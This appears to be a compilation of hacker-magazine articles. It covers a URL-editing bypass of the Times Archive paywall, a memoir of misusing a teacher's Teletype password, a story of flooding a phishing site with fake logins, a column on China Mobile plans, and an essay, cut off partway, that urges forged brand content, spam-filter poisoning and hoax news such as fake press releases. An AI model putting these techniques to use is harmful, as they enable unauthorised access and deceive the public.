The next problem–and one that posed a bigger challenge–was getting to the full page JPEGs. Being a responsible computer user, I'd cleared my browser history since I last visited the archive, so I didn't have a record of the URLs I'd visited before. A bit of detective work followed. Returning to the Times Archive homepage, I found that selected 'articles of the day' were still available to view for free. It was the same JavaScript viewer, complete with a classic 'transparent.gif' overlay to stop the vaguely curious from getting at the content through right-clicking. Applying AdBlock to remove transparent.gif and refreshing the page, I found I still couldn't view the location of the image, so it was back to Live HTTP Headers. Here, I found the 'Full Page' function still worked, but now it returned a far smaller, unreadable JPEG, forcing you to zoom in to a selection to read it. The URL of these images was (and still is) in the format: `http://archive.timesonline.co.uk/archiveimg/free/1969/09/08/06/0FFO-1969-SEP08-006-12.jpg`

Now, something struck me about that URL; something which indicated that future access to the archive might not be so difficult: the word `free`. "Surely this isn't going to work," I thought, as I changed the word `free` to `paid` and tried again.

Guess what? It did work. The same image loaded up again. To make sure it wasn't just an accident, I changed the word `paid` to a few other things, but got only error messages. Sure enough, the only difference between free and paid content was the word `free` or `paid` in the URL. I was still getting the small version of the page, though. Then it struck me–I still had the saved full pages from the trial period. I went back to them, and found the answer in the filenames: changing the suffix `-12.jpg` to `-50.jpg` would load the full-size, high-res JPEG. Even if I hadn't had the saved pages on hand, I suspect this information could have been easily found by inspecting the Javascript viewer's code, since it has to load the full-size full page when viewing free articles.

One last hurdle had to be overcome, and that was knowing what URL to go to for the exact page I wanted. Because the unpaid search results returned only the date of the article, and not the page number, initially I found myself looking through every page of the newspaper until I found the one where the article was located. Needless to say, this was time and bandwidth-consuming. Fortunately, hovering over the links in the public search results reveals the page number. For example, the search result for the article "Computers: Machines that learn from mistakes," published on August 10, 1974, links to:

```
javascript:invokeArticleViewer('ARCHIVE-The_Times-1974-08-10-14','ARCHIVE-The_Times-1974-08-10-14-006','')
```

This shows that the article is on page 14 and that it's the sixth article on the page. From that information, anyone with half a clue can put together a direct URL to a JPEG of the full page article. Surprisingly, for a site which also charges for content, it really is that simple. Note that at no point in the process was any actual payment, access to paid areas, or even basic user registration required to find this information–it's all there, on the unpaid, public website.

So what lessons can be learned from this setup? Certainly, leaving direct, open access to the content you intend to charge for is a serious flaw, but simply using the paid content system during the free trial period was arguably even more irresponsible and lazy on the part of the developers. The way the system loads pages is

so obvious it can be guessed in a few steps by anyone with a moderate familiarity with how a browser works: loading full, high-res pages directly, and changing their URL from 'free' to 'paid' depending on who's viewing them could probably be figured out by a high school computer science student. The measures taken by the Times Archive to hide their content from the non-paying public aren't even a good example of security through obscurity, in that they aren't obscure. A short-term solution could be to only make the full search available to logged-in, paid-up subscribers, or not to reveal the full date and page of the article within the public search. Replacing the word 'paid' with something that can't be easily guessed, while still technically security through obscurity, would also be a short-term solution. In the long term, the only real solution–as obvious as it sounds–would be to make sure the full pages are only visible to those who have logged in.

Having completed my thesis, I haven't needed to further access the archive. I should stress that, had the archive pages not been directly, easily and publicly accessible (as they remain), I would certainly have paid for the content. Paid archives like this are goldmines to academics, researchers, and people who simply have a keen interest in history. Like goldmines, though–and here comes the inevitable terrible analogy–they ought to be properly protected from public access.

Since launching its revamped website, The Times has become one of the more forward-looking newspapers when it comes to maintaining its online presence, embracing online chat, Twitter, and, yes, a comprehensive online archive of its historical back issues. All that is to its credit. If it decides to charge for the content which is currently free, then that's a business decision for News Corporation; I'm not going to second-guess corporations who have built their billions on running newspapers. In my opinion, there will always be a place online for the more considered style of reporting found in quality newspapers like The Times, alongside the immediate and sometimes flawed reporting of rolling broadcast news, and the new angles offered by blogs and micro-blogging. Some people might even be prepared to pay for access to this kind of content. The Times Archive, however, is a perfect example of why those newspapers which do seek to reverse their business fortunes by charging for their content should take the security of that content seriously.

01001111 01001100 01000100 00100000 01010011
01000011 01001000 **Old School Hacking** 01001111
01001111 01001100 00100000 01001000 01000001
01000011 01001011 01001001 01001110 01000111

by Kim Moser

I thought other *2600* readers might enjoy hearing about some of my early programming and hacking experiences. While most of my hacking was quite legal, and only crossed over to being occasionally unethical at worst, I have changed the names of my fellow participants, unwitting third parties, and associated institutions to protect their identities. (If you're resourceful and tenacious, you can follow the link listed at the end of this article to determine some of those hidden details, if you really care.)

Part I: The Teletype

My exposure to computers began in the late 1970s, when I was in the sixth grade. My school had an old Teletype terminal, which operated at approximately 50 baud and printed on a continuous roll of newsprint-like yellow paper. It also had a mechanism for storing and retrieving programs on punch tape. Just about any keystroke sequence could be punched on tape and played back later. We didn't use the tape punch much, except as a curiosity and to make confetti; the mechanism would punch out tiny paper disks, similar to (but smaller than) those produced by a regular paper hole punch, which would accumulate in a plastic hopper beneath the terminal. After letting the tape punch do its thing for a few minutes, we'd have a handful of confetti suitable for dumping on the head of the nearest person or tossing out the fourth floor window.

Because the Teletype was a "dumb" terminal, it couldn't do much by itself. It could, however, dial out and connect to remote computers, which let you operate them though the Teletype, in effect making it appear as if the Teletype itself was the remote computer. My school had an account on a Hewlett-Packard 3000 mini owned by a nearby university that was otherwise unaffiliated with our high school. This account allowed us to access the university's HP through the Teletype and to use the HP's resources, specifically its BASIC interpreter.

My school's computer teachers, Harold Tanner and Ellen Smith (not their real names),

created accounts for each student, under the main SCHOOLNAME account. To log on to the HP from the Teletype, we would first use the Teletype's phone to dial the number of the university's HP. After the call connected, we would wait for the HP to send a high-pitched signal indicating that it was waiting for a connection. We would then hit the <ENTER> key on the Teletype. After the HP responded with a : (which appeared on the Teletype), we would press the <ESCAPE> key, then type a semicolon (;) and log in by typing HELLO XMOSER.SCHOOLNAME and hitting <ENTER>. (Everyone's login name was their last name with an "X" in front of it, so we all had a unique login.) We would then be prompted for our password, which we would type, and then we would be able to use the system. When we were finished, we would type BYE to disconnect from the HP.

The Inadvertent Hack

One day one of my classmates, Ed Franklin, came up to me with a sneaky look on his face. He started to wonder out loud whether or not I could be trusted to keep a secret. I assured him I could. A bit reluctantly, he consented. He held up a sheet of paper from the terminal, and pointed at one part of it. I recognized it as the place where you typed in your password in order to use your account.

Just before the HP asked you for your password, it would type XXXXXXXXXX, MMMMMM ➥MMMM, and WWWWWWWWWW, all on top of each other, so that when you typed your password on top of that, nobody could read the jumble of overwritten characters. The Teletype would print these characters fairly quickly and if the ribbon was low on ink then the characters wouldn't be very effective in obscuring the password that you typed over them.

The ink on the paper was slightly faint, and I could read most of the letters. Ed sat down next to me and, in a low voice, told me that this was Mr. Tanner's password. That was sort of obvious, since directly above it was typed HELLO HAROLDT.SCHOOLNAME, meaning it was Harold Tanner who was signing in to his account. We carefully looked at the lettering where Mr. Tanner had typed his password over the line of X, M and W characters. It read, TANNER. Ed and I looked at each other and knew what we could do with this information. I asked Ed where he got this sheet of paper, and he told me that it was the sheet that Mr. Tanner used to demonstrate how to log in.

Ed and I ran up to the computer room and used the Teletype to dial the university's HP. Ed typed HELLO HAROLDT.SCHOOLNAME. When the computer asked for his password, Ed typed TANNER, while I stood guard to make sure nobody saw what we were doing. When the machine responded with :, we knew that we had indeed found Mr. Tanner's password. This meant that we could use his account, which was a master account, and we could create new accounts. Ed and I were practically jumping for joy.

The next day, during our lunch period, Ed and I went up to the computer room. I stood guard as Ed logged on. He then proceeded to type out the necessary information to create a user called XMAN. Afterwards, he tested it out. It worked! The next day, instead of typing in the usual HELLO XMOSER.SCHOOLNAME, I typed in HELLO XMAN.SCHOOLNAME. Now I didn't have to use XMOSER's time any more, which was important because each user's account was allocated only a certain amount of computer time, and once that time was used up they wouldn't be allowed to log in again.

Epilogue: Trashing the Teletype

One day in my senior year, I was leaving school to go home. Usually I went out the back door, since it put me a block closer to my house, but this day I was already near the front door. As I walked by the pile of garbage bags lined up on the sidewalk in front of the school, I noticed the Teletype sitting on the side, obviously being thrown out. I was with a couple of other students who had used the Teletype, and our first instinct was to destroy it. In a matter of minutes we had gutted the machine of every removable, yet useless, part, including the telephone dial and many buttons from the keyboard.

That marked the end of the Teletype era at my school. Afterwards, I regretted having destroyed the machine because I thought that I could have brought it to my house, although in reality I wouldn't have gotten much use out of it. By then I already had a Commodore 64 and a 300 baud modem which, while not particularly powerful, was still far superior to the Teletype, which I could have used as a crude printer at best.

Part II: High-Score Hacking

One summer day in 1984, after each of us had owned a Commodore 64 for some time, Ed Franklin visited me. Ed and I both subscribed to Commodore's *Power/Play* magazine, which was dedicated for the most part to C-64 users. In each issue, they would publish the names of readers who had attained the highest scores on video games published by Commodore.

These games included *LeMans* (a car racing game), *Lunar Lander* (a game whereby you had to guide a lunar module to a safe landing on the uneven lunar terrain), *Gorf* (a copy of an arcade game by the same name), and others. Although they were originally manufactured on cartridge, Ed and I had all of these games on disk. (You might say that we had "creatively acquired" them.)

It didn't take too much skill to become fairly proficient at some of these games, and Ed and I decided that we'd put an end to the high score challenges once and for all. We would get an absurdly high score and send in a photo of the screen as proof. But we didn't want to waste hours trying to play a perfect game. Besides, none of these games saved the high scores to disk; as soon as you shut off the machine, that session's highest score was lost.

It turns out that because the Commodore 64's built-in character set, like that of most computers, is not particularly fancy, most games define their own character set. Most of the Commodore games did this, and each had a slightly different font, which was designed to match the game's visual theme.

The computer's character set is really a string of bytes that determine the pattern that will appear for each character. In the ASCII character set, the 65th character is "A", the 66th is "B", etc. Because lowercase letters are different from their uppercase counterparts, they start with 97 ("a"), 98 ("b"), etc. Other characters (digits and punctuation) are assigned other numbers. For each character, the computer has to know how to represent it; otherwise it can't display anything. It turns out that each character is represented in an 8 by 8 grid of pixels (dots) on the screen. The letter "A" might be represented as follows:

```
.XXXXX..
XX...XX.
XX...XX.
XXXXXXX.
XX...XX.
XX...XX.
XX...XX.
........
```

For most characters, the rightmost and bottommost column and row of pixels are empty so that the characters don't run into each other when they're printed adjacent to each other. If the bits from each row are then grouped into one byte, the pattern above is represented by the following eight bytes:

```
124
194
194
254
194
194
194
 0
```

Notice that row 2, 3, 5, 6, and 7 all contain the same number (194) because those corresponding rows in the "A" character are all exactly the same.

Each of the computer's available 256 characters are thus represented in 8 bytes, which causes the character set to take a total of 2048 bytes.

Every time you hit the "A" key on the keyboard, and subsequently every time the computer displays the 65th character in the character set (note that I don't want to say "the 'A' character," and you'll see why in a second), "A" is printed on the screen, exactly as it is represented in the character set. If, however, the representation of the 65th character is changed to the following pattern:

```
..XXX...
..XXX...
...X....
XXXXXXX.
..XXX...
..XXX...
.XX.XX..
XX...XX.
```

Then every time the computer displays the 65th character, you'll see that character on the screen. Likewise, every time you hit the key that is marked "A," the above character (not an "A") will appear on the screen.

Most of Commodore's arcade games listed the highest score in the format "000000," i.e. they always showed six digits; even if your score was 1, it would be displayed as "000001." If we redefined just the "0" character so that it represented whatever the "9" character represented (i.e. so that it appeared as a "9" character), a score of "000000" would be *displayed* as "999999". This was our basic approach, but since "999999" was *too* perfect a score (and, more likely, a wildly impossible score), nobody in their right mind would believe it. To get around this, we had to manage to get even a mediocre score of, say, "004697," which was fairly easy, and which would appear as "994697."

For each game, Ed and I determined the memory location of the customized character set. We then found the location of the eight bytes which represented the 48th character (normally displayed as "0"), as well as the eight bytes which represented the 57th char-

acter (normally represented as "9"). We then copied the 8 bytes from the "9" character over the 8 bytes from the "0" character and ran the game. Subsequently, every instance of "0" on the screen was displayed as "9."

Some games were a bit harder to cheat because they scored in increments of 10, which meant that the rightmost digit of a score **had** to be "0." In this case, our trick didn't work, since a score of "001240" would show up as "991429," whereas we wanted "991420" ("0" in the rightmost place). To get around this, we left the "0" character as it was, but redefined the "1" character so that it looked like a "9". Then, a score of "001420" showed up as "009420".

Ed and I got some wildly high scores and photographed the screens as proof. (Of course, back then we didn't have digital cameras so we used film.) Unfortunately, our subscriptions to *Power/Play* ran out before we sent in our photos, so we never knew whether they were printed, but by then we had lost any interest in seeing our names published. We had really done it only to prove that it could be done.

Had we not been able to redefine the games' character sets, we could have used a graphics program to recreate an image of the screen and then put in any score we pleased. This would have been difficult and time-consuming, but would have achieved almost the same results. Some screens would have been difficult to render precisely because the games displayed certain combinations of colors that were possible only through programming tricks, and which most drawing programs wouldn't attempt to mimic. Drawing the games' screens wouldn't have been nearly as much fun or challenging as reprogramming their character sets, though.

For more ephemera from my high school programming years, including printouts from the Teletype and photos of my fake high scores, visit `www.kmoser.com/oldschool/`.

Step 1. Steal Accounts, Step 2. ?, Step 3. Profit! (or how I learned to stop worrying and spam the scammers)

by Wavesonics
(www.darkrockstudios.com)

Names have been changed to protect the stupid.

So... few months back, a friend of mine got an IM on his Steam account. Steam, for those of you who don't know, is a Digital Distribution platform for PC games. In addition to being able to purchase and download video games, it also provides certain services, like Instant Messaging, and other community features.

Anyway, back to the story. So my friend, lets call him Roger, gets an IM from a friend on his buddy list, with the text: "Want some free games?! Go to: steamgames.k32.com." Roger thought to himself, "Gee! I sure would like some free games! Let me go there immediately!!11!" Now, the more astute reader may have noticed that the URL in question did not in fact point to `steampowered.com` (Steam's official site) or even the possibly reasonable `steamgames.➥com`, but of course, to a sub-domain of `k32.com` (not the actual URL, but you get the idea).

When Roger got to the site it looked vaguely reminiscent of the `steampowered.➥com` website, but had many flaws: images all together missing, text completely misaligned. But none of this fazed our intrepid Internet user, he powered right on through to his "free games". As the website indicated, all he needed do was enter his Steam user name and password into the vaguely Steam looking login box, and he would have access to his games! And so he did...

He was redirected to the Steam website, albeit confused, because nowhere did he see his free games. Seconds later, the Steam client logged him off with the notice "Your account has been signed into elsewhere". He tried to log back in, but it was no use. His password had already been changed.

This is where I come in. I get a frantic phone call where he is not quite able to articulate what has happened, but just that Steam is not allowing him to log in. Confused, but not yet worried, I tell him I will help him out when I get back to the apartment. Once back, it first seems as though a virus has been the culprit, from what he is telling me, but then I pry the truth from him and stand, mouth gaping, in sheer amazement. My roommate, my friend, had clicked on a clearly fraudulent link, and willingly, gleefully even, entered all his information. I assure him it's not a virus, or even a hack, and that, in fact, he willingly gave over his account details in plain text.

Now I don't know about you, but I, like many geeks I know, take it as my solemn duty to raise the general technical prowess

of my friends and family, to at least a slightly higher level. So this is not only embarrassing for Roger, but for me as well. I am personally offended by these scammers.

I immediately begin looking into things. I realize that the first thing they will do with his account is message people on his buddy list in an attempt to fool them as well. Since we both have many of the same buddies, I log onto my Steam account to warn people. Sure enough, I have a message from Roger's account: "Want some free games?! Go to: steamgames.k32.com". I respond with a single "." and immediately get a response "Hey man come on you know me. If it's a trick you can just report me!" Clearly a bot.

Next I whois the domain. It's one of those free hosting companies. So I go and check out the site. It's so poorly done, it makes me cringe to think that Roger fell for it. I remove the sub-domain from the URL and go to the main hosting website. There I find a "Report Abuse" link and detail the account and scam in an email and send it off. I do the same on the Steam website so they know it's going on and can reset my friend's password.

Now, with any luck, the site will be taken down in a few hours and my friend's account restored. I try to think what the angle of the attack could be. Why do it in the first place? On this train of thought I immediately instruct Roger to change his password on any other site that used the same one, in case they just used this to harvest username/password combos, and then try them on common bank and credit card sites, or wherever else. With that done, I can't figure what other harm they could do. Steam doesn't show your e-mail anywhere, it doesn't store your credit card information. The only thing they could do with the account is purchase Roger some new games!

With that my mind should have been at ease. No more damage could be done that I could see, and the situation should resolve itself once those abuse reports were processed. But I couldn't help it, something still bugged me. I think at this point it was more of the fact that my friend had been duped, and possibly others whom they had messaged with his account. It was a dirty scheme. There was nothing elegant or creative about the scam. It wasn't even executed with any care, the website looked like crap.

From what I could figure, they had to be logging the username and password pairs and hoping to get lucky with them on another site. I wanted to at least throw a wrench in their works. So I went back to their poorly designed site. The only thing of interest was the login form. I opened up the HTML and jotted down the field names. Next I opened up FireBug to watch the HTTP traffic as I submitted the form. It submitted the form via GET, and sent you to a page `accounts` where, presumably, the values were caught, and then you were redirected with a 302 to the actual Steam website where it would just look like you failed to log in.

Formulating a plan I fired up Code::Blocks, my C++ IDE, and created a new project. I brought in a library I love called SFML (look it up) which does media related stuff, but also has nice helper classes for doing HTTP GET and POST related things. I cobbled together a short little program that would randomly generate technically valid usernames and passwords, so they couldn't be filtered out, and then submit them to the `account.php` page in proper fashion. The theory here was, if they were recording these in a database, or flat file, or whatever, I would flood their database with bad info that couldn't automatically be filtered out (because it was valid, format-wise).

Now I also didn't want to run afoul of the law here, or punish the innocent (albeit crappy) hosting company. So I didn't want this to be any sort of DDoS-type attack. I simply wanted to flood the bad people with bad information and at least cause them some headaches. So I made the program sleep for half a second between posts, and I made sure it properly closed the connection each time. With the deed done, I added in some quick reporting that counted the number of times a certain instance of the program had "spammed the scammers," and added a quick check to make sure it had worked each time. This way, I would know when the site was taken down, and I could stop running the program.

After a quick test, I set mine going, and distributed the program to every friend that would take it, explaining the situation and why they should do it. When all was said and done, I had a good number of people running the program, and the site stayed up for at least another 10 hours or so.

My computer alone submitted well over 60,000 false accounts. Do the math, and I think those last few hours of operation weren't very productive for them. The hosting company took the site down, and I'm sure it just popped up somewhere else a day later. My friend got his account back the next day, and strangely enough they had joined his account to a Asian gaming group. I have no idea what the purpose of this was, except maybe they joined all the infected accounts to it as a record of who they had infected? I don't know.

But at least, for one little bit, I had my retribution against some scammers.

TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! Fall is lovely in Beijing, the hot and sticky summer yielding to crisp autumn nights. Construction of my new Central Office is well underway, and like everywhere in China, the latest technology is being deployed. I wish I could say more, but my employer is tightlipped, and here in Beijing, my union contract doesn't count for much.

It's hard to overstate just how new everything is in China, at least from a technology perspective. This is necessary just to keep up with the sheer number of people. Beijing is officially a metropolis of 22 million, but the 2010 census (currently underway) is expected to show a population of nearly 30 million. Everything is done here on a more massive scale than I have seen everywhere else, from subways to highways to - of course - telecommunications. China, after all, has the largest number of Internet users in the world, and also has the largest number of mobile phone users in the world.

China Mobile is the largest mobile carrier in China, and with over half a billion subscribers (nearly double the population of the U.S.), it is also the largest wireless carrier in the world. Although they compete with China Telecom (which operates a CDMA service) and China Unicom (which offers the iPhone exclusively in China), China Mobile claims about two thirds of the market. Unlike in the U.S., the iPhone isn't hugely popular here; it costs more than the average monthly salary. Nokia is the most popular brand of phone, and affordable low-end phones are the most popular models. China Mobile is the king of the low end consumer, with most users subscribing to voice and SMS only. In this market, 3G doesn't really matter much because 3G services only work well on high-end phones.

Subscribing to China Mobile service is very easy if all you want is voice and SMS service (this meets the needs of most subscribers in China). Just stop by any newsstand, pay 100 RMB (about $15), and pop in your new SIM. Note that China Mobile offers two kinds of prepaid service. The most widely available is called "EasyOwn" or (in Pinyin) Shénzhíng. This product is oriented primarily at voice and text users, and does not fully support GPRS (only a very limited WAP service is supported).

Your prepaid SIM card is totally anonymous and can be used to make calls and send text messages immediately. When you run out of airtime credit, you can buy additional credit from any newsstand, China Mobile dealer, or China Mobile store. Of course, payment is nearly always cash (China is a cash economy). As of this writing, the Chinese government was beginning to crack down on this lax practice, requiring ID to purchase SIM cards in Beijing (although not in other cities). However, this was only being enforced at China Mobile stores.

Of course, it isn't really as easy as that. By default, the rates are relatively high, and not all services are available. You'll pay for both incoming and outgoing calls, and are charged a high default rate for these calls. Roaming is charged outside of your home calling area. SMS is billed in both directions, but the rates are cheap (incidentally, this is the most popular way to communicate in China). WAP data is billed per kilobyte and long distance is billed for all calls outside of the local calling area. Despite this, a surprisingly high number of China Mobile subscribers pay their highest rates.

For the savvier consumer, China Mobile offers a seemingly infinite number of plans. These change all of the time. Plans are published online, but not all of them are published and plans can vary depending on the city (for example, plans offered in Shanghai are different than those offered in Beijing). Plans can offer anything from additional capabilities (such as roaming in Hong Kong and Taiwan) to lower rates. To subscribe to a plan, you send a specially formatted SMS to the number 10086. For example, to get free incoming calls and 20 free outbound minutes per month (in the Beijing market), you can send a text message with the code "KTCTWY" to 10086. This costs RMB10 per

month, which is about $1.50. Plans take effect on the first day of the following month, meaning you can only change your plan once per month and you have to wait up to a month to do it. You can cancel a plan the same way; for example, to cancel the plan above, you can send a text message with the code "QXCTWY" to 10086. Although customer service is available in English, it's impossible to change your plan over the phone; the agent will instruct you to perform the SMS-based procedure above. The only way to change your plan without sending text messages is to visit a China Mobile service center in person. This, of course, requires your passport and the PUK code for your SIM card - which you hopefully haven't lost. And the plan change won't take effect any sooner. Yes, folks, it's just like the bad old days of AT&T.

If you want full GPRS service (which provides EDGE in some areas at no extra charge), a different type of SIM card called "M-Zone" is required. It was fairly confusing for me to figure this out, because China Mobile will provide you the plan codes for GPRS plans (and charge you for GPRS) even if you don't have a SIM card that is capable of providing the service. Although they can be found at some dealers, M-Zone SIM cards are generally only available at China Mobile service centers. These locations require identification and take down all of your details. This is ostensibly so they can transfer your account credit in the event that you lose your SIM card. However, you will still need the PUK code along with your passport. Whether this is just the ordinary level of poorly thought out bureaucracy you'd expect from a giant phone company or something more insidious is left as an exercise to the reader. M-Zone SIM cards offer different plans than EasyOwn cards. These offer more data and bundled minutes than the EasyOwn plans, but at higher monthly recurring charges.

Owing to the regulatory environment in China, there are some highly unusual dial plans for long distance and international calls. Calls dialed from mobile phones the normal way are sent via circuit switched networks under tariffed rates, which are very high (for example, almost USD$1 per minute from Beijing to Seattle). However, you can use dial-around VoIP services at much lower rates. For example, China Mobile offers the "12593" dial-around service which offers rates of about 15 cents per minute back to the U.S. To use it, you simply prepend 12593 to the number you dial. It's actually not a bad rate given the minimal hassle and the call quality is carrier-grade.

You don't have to use China Mobile for VoIP dial-around, though. You can purchase IP phone cards all over the place in varying levels of price and quality (which don't always correspond the way you'd expect). Cards are sold at a face value of 100 RMB, but the price is generally about a third of this. So, for example, one popular card offers a 2.4 RMB rate from China to the U.S. or Canada. However, the card is generally sold at a third of its 100 RMB face value (of course, this is negotiable), so the real rate is somewhere around .79 RMB per minute, or about 10 cents. Confused yet? To use this card, you dial the five-digit prefix and your international or long distance number. An IVR then prompts you (in Chinese, and only Chinese) for your PIN, which is another 16 digits. If you only make a few hundred dollars per month, like many Chinese people do, it's probably worth the hassle to save a nickel. For me, it's really not.

And with that, it's time to bring this issue of "The Telecom Informer" to a close. Enjoy your autumn, wherever in the world you are. For my part, I'll be skipping Halloween and celebrating Thanksgiving with a Beijing duck!

EDITING THE BRAND IMAGE:

FORGERIES, BRANDING, AND NETWORK THEORY IN THE DIGITAL PLAYGROUND

by anonymous

Abstract

Branding creates a sharply uneven cultural and economic landscape. In the modern world, the realization of the brand towers over us all. This is unhealthy for competition, individuality, expression, and society as a whole. This essay proposes a method to devalue the brand image in the same way it is established, through the intentional deception of the general public using art–through construction of a forgery.

Examples are given of three different categories–content, technical, and social–and it is shown how they can be effective in the modern struggle against brands. The importance of the digital stage is established, its characteristics, advantages, and problems are outlined. A model of influence and content spread is defined. Network theory is used to explain the dissemination of ideas, how to identify targets of strategic importance, and how to measure and track the progress, uptake, and success of injected content. Each category of network–content, technical and social–is broadly covered, with pointers to further research and required knowledge.

In conclusion, a general campaign checklist in targeting a brand is outlined. Using the understanding discussed in branding, modern concepts of forgery, network theory, and researching the network, a plan of action is formed.

"The essential feature of the art of forgery is not imitation, which may have many other motives, but the intention to deceive either the general public or an individual."

Concept

Hoaxes and Forgery

Forgery is a concept that has existed for thousands of years. Famously, in art forgery, counterfeiters duplicate an artist's style, often for financial gain. I want to highlight some more modern methods, and uses, for forgery. As it becomes increasingly difficult to benefit financially from art in the modern age due to the ease of the digital copy, there is another motive for forgery that takes advantage of the speed of duplication. Enter the "hoax." A hoax is currently defined as "a deliberate attempt to deceive or trick an audience into believing, or accepting, that something is real, when the hoaxer knows it is not." This is the perfect definition for deception in a virtual world. The motives behind hoaxes widely vary: practical jokes, social change, attempts to expose the credulity of the public or media, in addition to financial gain or profit. Although it is possible to use the methods I outline for financial profit, this is not my focus.

I will concentrate on how we can use forgery for social change.

Brand as a Name

In this world of money and computers, the concept of the brand is king. Modern industry has developed into establishing and promoting brands. The brand establishers make a huge amount of money. Their work is everywhere, from TV adverts and billboards to online adverts. From the artist, small to corporate company, the concept of modern marketing, "bringing a product to market," is focused on establishing the artist, individual, company, or corporation's "brand name" on digital media.

Power of Names

By targeting the brand name, icon, or brand image, we can devalue the brand in the same way the brand is valued through creation and association of content–text, images, video, audio or a combination–to that brand.

Branding

Brand names are established by associating "values"–attractive aspects of life–to a name. Modern branding works by establishing a link between attractive aspects to a brand through sensory communication, and in the case of TV and video-based advertising which is widely regarded to be the most effective form of advertising–it involves multiple senses at once.

Just as the branding industry works to associate attractive aspects of life to a brand name, we can play the game. By associating aspects to a brand name through our own content, we can move to define the brand name to be whatever we choose.

Increasingly, in modern TV advertising and branding, the attractive aspects of life described have absolutely nothing to do with the brand's real effect on the world. They are becoming so separate that most do not even mention products, prices, or company information. This also gives us, the potential subversive brander, an increasing freedom to create content that will associate general concepts and aspects with the

brand we target, as audiences are used to this dichotomy.

Satire and Spoof

A lot of modern attempts to tackle established brands, as seen from content on the world's largest video sharing site, focus on spoofing a "brand image"–defined as a collection of previous associations that brand establishers have formed through advertising. They attempt to show how different the brand image is to the actual impact of the brand on the world–usually by exposing the real aspects of the creation and purchase of the brand's products.

These brand spoofs often involve satirical comedy. Most of them get a few laughs, and are spread based on the clear humor of the conflict. These spoofs are important statements in their own right, and are effective in making a large group of people consider the falsity of modern advertising and branding. Certainly humor can be very effective in devaluing brands–the embarrassing exposure, or the comic deflation of the artificial fantasy.

However, I do not think that these spoof videos are as effective as they could be in reducing the power of brands.

Some Examples

Here I will detail three different examples of forgery, based on the work of three famous forgers, and I will show how they can be applied to the modern struggle against the brand image.

Vermeer Forgery

Take the artist Han van Meegeren. He is regarded as one of the most ingenious art forgers of the twentieth century. His forgeries of the famous artist Vermeer were characterized by a long and detailed study on the paintings and work of the artist. His forgeries were so clever that he famously duped even the Nazi leader Hermann Göring. When Hermann was told that his Vermeer painting was actually a forgery, "Göring looked as if for the first time he had discovered there was evil in the world."

From this story, we can see that there is a actually a much more subtle, and powerful, method of working against brands. From studying marketing, advertising, and branding, we can build up an accurate understanding of the process of value association and the creation of brand image.

If you create content that involves very similar themes and styling to the brand image that you are targeting, there is a much better chance of the content being accepted and spread by the media. If you study the development of your targeted brand, you can use the brand's previous efforts to establish value associations to your advantage. If you develop your content to be based on previous established brand values and styling, you can create content which achieves a subtly different branding vision, and it is much more likely to be accepted and distributed. In effect, you will be building on what has gone before, to achieve a different view of the brand in your audiences' perception.

If you are targeting a brand in this way, then the chances are you already have a message in mind that you wish to pass on. Once you have built up a convincing counterfeit of the brand image, you are free to alter it in a subtly different way, to get your message across.

You can work your message into the existing themes defined by the brand image, or you can create a deliberately slightly imperfect image. One that looks like it originated from the brand, but is of poor quality. Maybe a typo in the most important persuasive statement. Maybe a visual artifact that casts doubt on the authenticity of the lifestyle fantasy. Make the brand image look less than fulfilling.

You should create for your audience. Just like the marketers, you should have a very clear idea of your target audience before you start developing your content, and work on making your message appeal, so your content can spread. After studying your chosen brand image and previous advertising campaigns involving it, study marketing, the psychology of advertising, copywriting, and, in particular, the relatively modern technique of viral marketing.

If you create your content subtly, convincingly, and cleverly, you will be able to make content believable enough to pass most attempts at validating authenticity, while simultaneously achieving the goal of disseminating your message to a large number of your target audience.

This is a content focused forgery, and will require study of current advances in marketing, brand images, and a detailed artistic replication.

Bernhand Forgery

Another tactic is Bernhand forgery. Named after a Nazi plan to flood the English monetary system with counterfeit banknotes, it was the largest counterfeiting operation in history. The idea is if you flood a brand's audience with cheap copies of the brand image, the brand image will be devalued, and legitimate branding attempts will be hampered. It is similar to the entertainment industry's attack on digital piracy–a huge number of imperfect duplications of content are spread across the piracy channels, so finding a complete copy of the content becomes as difficult as finding a needle in a haystack.

This type of method can take advantage of

a common property of our technical age–the filtering of spam. If you study common terms used in your brand's image establishment and communication, and create a sufficiently saturated forged distribution of these terms, you can "teach" the largest distributed spam filters to disregard content that is similar in nature to your target brand's communication. Similar tactics such as "Google bombing" and "spamdexing" are relevant, and a combination of these can seriously hamper growth of a brand's online image and success.

A lot of work on distributed content flooding, spam, is public, and there is a lot of freely available information on spam filtering and aspects of machine-based language processing. It would be easy to quickly, and anonymously, test and refine your technique, as most filter systems are automatic and easily accessible. You should look into the technical side of online marketing–including search engine optimization–as these processes of establishing online brands can be used against them.

This is a technology focused forgery, and will require study of current advances in technology as well as a detailed technical implementation.

Bluewater Forgery

Taking advantage of the news media to disseminate your message is an example of a forgery recently made famous by a group of German filmmakers. Sensationalist, rumor-hungry, and trying to keep up with an increasingly fast-paced digital world, the modern press is vulnerable to manipulation.

A fictitious news item stated that there had been a suicide bombing in the city of Bluewater, California. Targeting the German media, it was accepted by the German national news association, and from there, was spread to several news sources, and on to most of the German public.

The story involved an elaborate hoax, including a believable, but fictional, news video. The news item and video claimed to product of an independent news agency. A forged Wikipedia page was also involved, with several phone numbers. The hoax began with a phone call to the DPA, the national association of German news agencies. A hysterical journalist, who said he belonged to a Californian news agency, passed on the news story of a suicide bombing. When the DPA attempted to verify the story, they contacted the phone numbers mentioned on the forged Wikipedia page. These phone numbers were the numbers of other members of the hoax group who, of course, confirmed the story for the DPA. In reality, the city of Bluewater never even existed.

The forgery took advantage of networks of trust. The way the news is reported, the type of news that is popular, the current fear of terrorism, the increasingly diminishing time that press reporters have to verify a breaking story–these were all exploited.

Although this did not specifically target a brand, it is an example of very successful modern news manipulation. A well-forged press release disseminated on the global newswire, some edited photos showing the public embarrassment of a representative of a large brand, or a believable rumor concerning a possible merger between the target brand and another company can be enough to cause significant problems for any brand.

This is a social-based forgery, and will require information about how the targeted type of news media works, knowledge of the web of trust of the target network, a detailed picture of public opinion on the brand, and some persuasive acting.

Modern Advantages

There are several advantages to creation and distribution of forged content in the online world. The major advantages of forgery in the digital medium include ease of manipulation and duplication combined with the high anonymity and level of obscuration possible.

Content Manipulation

In this modern world, there are a huge number of ways for content to be digitally manipulated, subtly altered, or forged. It is easier than ever before; the current crop of image manipulation software can work magic in skilled hands. To a lesser extent, the same is true with audio and, increasingly, video editing. Text is by far the easiest to manipulate. Combined, these options offer a vast realm of possibility to the creative individual.

Content Duplication

